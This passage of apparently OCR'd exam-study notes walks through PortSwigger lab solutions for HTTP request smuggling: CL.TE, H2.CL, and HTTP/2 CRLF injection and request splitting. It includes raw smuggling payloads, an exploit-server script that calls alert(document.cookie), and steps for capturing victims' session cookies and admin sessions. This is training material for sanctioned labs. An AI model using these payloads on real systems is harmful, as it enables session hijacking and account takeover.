Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a1600130492 45cd8462255c00fa00b9.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
      </p>
      <a href="/logout">
        Log out
      </a>
      <p>
        |
      </p>
    </section>
  </header>
  <header class="notification-header">
  </header>
  <h1>
    My Account
  </h1>
  <div id=account-content>
    <p>
      Your username is: wiener
    </p>
    <div>
      Your API Key is: BQCgMCVIXyfJHKEcvN5hY4m2G9Z6Ee1W
    </div>
    <br/>
```

- Send a normal request like GET /, after submitting the payload, we can see that in the response we get the /my-account response.
- This proves that the smuggling attack worked correctly.

Request

Pretty Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0a1600130492245cd8462255c00fa00b9.web-security-academy.net
Cookie: session=dTYy5OUDOy69Ew6ErSaDosPPFAQoWDw7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a1600130492245cd8462255c00fa00b9.web-security-academy.net/my-account?id=
wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Transfer-Encoding: chunked

0

GET /my-account HTTP/1.1
Foo: x
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8547

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/acac
    <link href=/resources/css/labsBlog.css r
    <title>
      Exploiting HTTP request smuggling to p
    </title>
  </head>
  <body>
    <script type="text/javascript" src="/res
    </script>
    <script src="/resources/labheader/js/lab
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Exploiting HTTP request smugg
```

- Submit the CL.TE payload again but this time don't submit the normal request after.
- We are waiting for the victim user to use the application so that their sensitive data is cached, because their normal request would contain their session cookie headers, etc.

Request

Pretty Raw Hex Hackvertor

```
GET /resources/js/tracking.js HTTP/2
Host: 0a1600130492245cd8462255c00fa00b9.web-security-academy.net
Cookie: session=dTYy5OUDOy69Ew6ErSaDosPPFAQoWDw7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a1600130492245cd8462255c00fa00b9.web-security-academy.net/
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
          |
        </p>
        <a href="/logout">
          Log out
        </a>
        <p>
          |
        </p>
      </section>
    </header>
    <header class="notification-header">
    </header>
    <h1>
      My Account
    </h1>
    <div id=account-content>
      <p>
        Your username is: administrator
      </p>
      <div>
        Your API Key is: sB68NtRtx5gqeXsvq8EFBoJo51zGNfJ0
      </div>
      <br/>
```

- In the application there are only 2 different requests that are used to retrieve static resources, we can see that this request contains the sensitive data that was cached from the user's authenticated request.

Advanced request smuggling

Note: From here onward there are some practitioner level labs, so just take quick look at these ones in case they come up in exam too.

Lab: H2.CL request smuggling

Lab: H2.CL request smuggling

- This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests even if they have an ambiguous length.
- To solve the lab, perform a request smuggling attack that causes the victim's browser to load and execute a malicious JavaScript file from the exploit server, calling alert(document.cookie). The victim user accesses the home page every 10 seconds.
- Hint
- Solving this lab requires a technique that we covered in the earlier HTTP request smuggling materials
- You need to poison the connection immediately before the victim's browser attempts to import a JavaScript resource. Otherwise, it will fetch your payload from the exploit server but not execute it. You may need to repeat the attack several times before you get the timing right.
- **Summary – Steps to Exploit**:
- See slides.

- As a proof-of-concept, a request to this endpoint returns a 404 Not Found message.

Request

Pretty Raw Hex Hackvertor

```
1  GET /admin HTTP/1.1
2  Host: 0a1b009004cb82488163 1bac0066009f.web-security-academy.net
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
   q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Upgrade-Insecure-Requests: 1
8  Sec-Fetch-Dest: document
9  Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Te: trailers
13
14
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 404 Not Found
2  Content-Type: application/json; charset=utf-8
3  Set-Cookie: session=e0qJxiuIjuBezEzVU9vvQSeN2XeA8
   SameSite=None
4  X-Frame-Options: SAMEORIGIN
5  Connection: close
6  Content-Length: 11
7
8  "Not Found"
```

Request

Pretty Raw Hex Hackvertor

```
POST / HTTP/2
Host: 0a1b009004cb82488163 1bac0066009f.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

GET /resources/images/blog.svg HTTP/1.1
Host: 0a1b009004cb82488163 1bac0066009f.web-security-academy.net
Content-Length: 10

x=1
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=EKDQhSqzUAJBnUpAHntYZK
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 8903

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/ac
    <link href=/resources/css/labsBlog.css
    <title>
      H2.CL request smuggling
    </title>
  </head>
  <body>
    <script type="text/javascript" src="/re
    </script>
    <script src="/resources/labheader/js/l
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
```

- Send this H2.CL payload to the application as a proof of concept.
- The Content-Length header in the original HTTP request needs to be set to 0.
- The Content-Length header in the smuggled HTTP request is set to 10, so that way the victim's request will still be appended to the request however, it won't break functionality by including duplicate Host headers for example.

Request

Pretty Raw Hex Hackvertor

```
GET /admin HTTP/1.1
Host: 0a1b009004cb82488163 1bac0066009f.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: image/svg+xml
Cache-Control: public, max-age=3600
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 7365

<svg xmlns="http://www.w3.org/2000/svg" width="270
70">
  <title>
    lab-blog
  </title>
  <path d="
  M3.78,11.1,5.47,5.22a.8.8,0,0,1,.2-.4.69.69,0,0,
  .09.74.74,0,0,1,.21.36L9.06,11.111-7.82H8.48a1.0
  ,1-.21-.5.59.59,0,0,1,.2-.52A1.31,1.31,0,0,1,8.5
  1.71,0,0,1,.16.48.65.65,0,0,1-.18.5.92.92,0,0,1-
```

- Now the request GET /admin request returns the response from the smuggled HTTP request submitted in the previous payload.

Request

Pretty Raw Hex Hackvertor

```
1 GET /resources HTTP/2
2 Host: exploit-0ab200fd049f824b81731a73010d005a.exploit-server.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://exploit-0ab200fd049f824b81731a73010d005a.exploit-server.net/
8 Sec-Fetch-Dest: script
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Site: same-origin
11 Te: trailers
12
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 Server: Academy Exploit Server
4 Content-Length: 45
5
6 "Resource not found - Academy Exploit Server"
```

HTTPS

File:

/resources

Head:

HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8

Body:

alert(document.cookie)

Store View exploit Access log

- Now to attack the victim user with an XSS payload, we need to identify a vector. This vector is like the previous labs, where there is an open redirection vulnerability.
- We can redirect the application to point to a resource in the Exploit Server that contains malicious JavaScript code.

- Now send the updated payload to the application.
- Don’t send any other request, as we are waiting for the victim user to initiate theirs. This took a while to work.

Request

Pretty Raw Hex Hackvertor

```
1  POST / HTTP/2
2  Host: 0a1b009004cb82488163 1bac0066009f.web-security-academy.net
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Upgrade-Insecure-Requests: 1
8  Sec-Fetch-Dest: document
9  Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Te: trailers
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 0
15
16 GET /resources HTTP/1.1
17 Host: exploit-0ab200fd049f824b81731a73010d005a.exploit-server.net
18 Content-Length: 10
19
20 x=1
```

Response

Pretty Raw Hex Render Hackvertor


```
1  HTTP/2 200 OK
2  Content-Type: text/html; charset=utf-8
3  Set-Cookie: session=dl9bA6C92SAN1NJ55uDaI
   SameSite=None
4  X-Frame-Options: SAMEORIGIN
5  Content-Length: 10798
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css/a
11     <link href=/resources/css/labsBlog.cs
12     <title>
         H2.CL request smuggling
       </title>
13   </head>
14   <body>
15     <script type="text/javascript" src="/
       </script>
16     <script src="/resources/labheader/js/
       </script>
17     <div id="academyLabHeader">
18       <section class='academyLabBanner is
19         <div class=container>
```

Lab: HTTP/2 request smuggling via CRLF injection

Lab: HTTP/2 request smuggling via CRLF injection

- This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and fails to adequately sanitize incoming headers.
- To solve the lab, use an HTTP/2-exclusive request smuggling vector to gain access to another user's account. The victim accesses the home page every 15 seconds.
- If you're not familiar with Burp's exclusive features for HTTP/2 testing, please refer to the documentation for details on how to use them.
- **Summary – Steps to Exploit**:
- See slides.

- Using Burp Inspector, add an arbitrary header in the request and add a new line (\r\n) or press Shift+Enter keys in the value box.
- Inject a TE header with the value chunked.
- Craft a CL.TE payload on the POST request that reflects data in the response using a body parameter. This will be the vector that is used to capture another user's data.



- After a couple of attempts the victim user initiates a follow up request that will append their request, which includes session cookie, to the “search” parameters field.
- We can use their session cookie to access their account.
- **Hint**: The session cookie is 32 bytes, once we can see the session cookie in the response from the user, figure out how many more bytes are needed to get all 32.

- We now have access to the user Carlos.

Request

Pretty Raw Hex Hackvertor

```
1  GET /my-account HTTP/2
2  Host: 0ad100c704629b74830a4248000400b9.web-security-academy.net
3  Cookie: session=7Dmd7dmSUkQRxofLXiRsKMLCZhB3URpj
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
   q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0ad100c704629b74830a4248000400b9.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor


```
47          <a href="/my-account?id=carlos">
              My account
            </a>
            <p>
              |
            </p>
48          <a href="/logout">
              Log out
            </a>
            <p>
              |
            </p>
49        </section>
50      </header>
51      <header class="notification-header">
52      </header>
53      <h1>
          My Account
        </h1>
54      <div id=account-content>
55        <p>
            Your username is: carlos
          </p>
```

Lab: HTTP/2 request splitting via CRLF injection


Lab: HTTP/2 request splitting via CRLF injection

- This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and fails to adequately sanitize incoming headers.
- To solve the lab, delete the user carlos by using response queue poisoning to break into the admin panel at /admin. An admin user will log in approximately every 10 seconds.
- The connection to the back-end is reset every 10 requests, so don't worry if you get it into a bad state - just send a few normal requests to get a fresh connection.
- Hint
- To inject newlines into HTTP/2 headers, use the Inspector to drill down into the header, then press the Shift + Return keys. Note that this feature is not available when you double-click on the header.
- **Summary – Steps to Exploit**:
- See slides.

- Similar to the previous lab, inject an arbitrary header and include another request as shown in image.
- Notice that the body of the request is empty, only the headers is being tampered here.
- The back-end server will treat this request as 2 separate requests and will only return 1 response. So, the other response is left in the queue.



- Sending a follow up request after the payload is sent may result in a lot of 404's, the payload needs to be re-submitted until the response from the login request that the victim user initiated is returned.



Request

P Raw Hex Hackvertor \n

```
1 GET /x HTTP/2
2 Host: 0ace005b04e23b148044adcf00000008d.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://portswigger.net/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-User: ?1
13 Te: trailers
14
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 Set-Cookie: session=vgTdLgjon7QY6LnvHSTcEqJ28fadwiXv; Secur
  SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 11
6
7 "Not Found"
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 302 Found
2 Location: /my-account
3 Set-Cookie: session=as7zFNNLTJqEU311q1BsaBqe2LJVEQp6; Secure; HttpOnly;
  SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

- Finally, a 302 Found response is returned and we gain access to a session cookie in scope for an /admin user.

Request

Pretty Raw Hex Hackvertor

```
1 GET /admin HTTP/2
2 Host: 0ace005b04e23b148044adcf0000008d.web-security-academy.net
3 Cookie: session=as7zFNNLTJqEU311q1BsaBqe2LJVEQp6
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```


Response

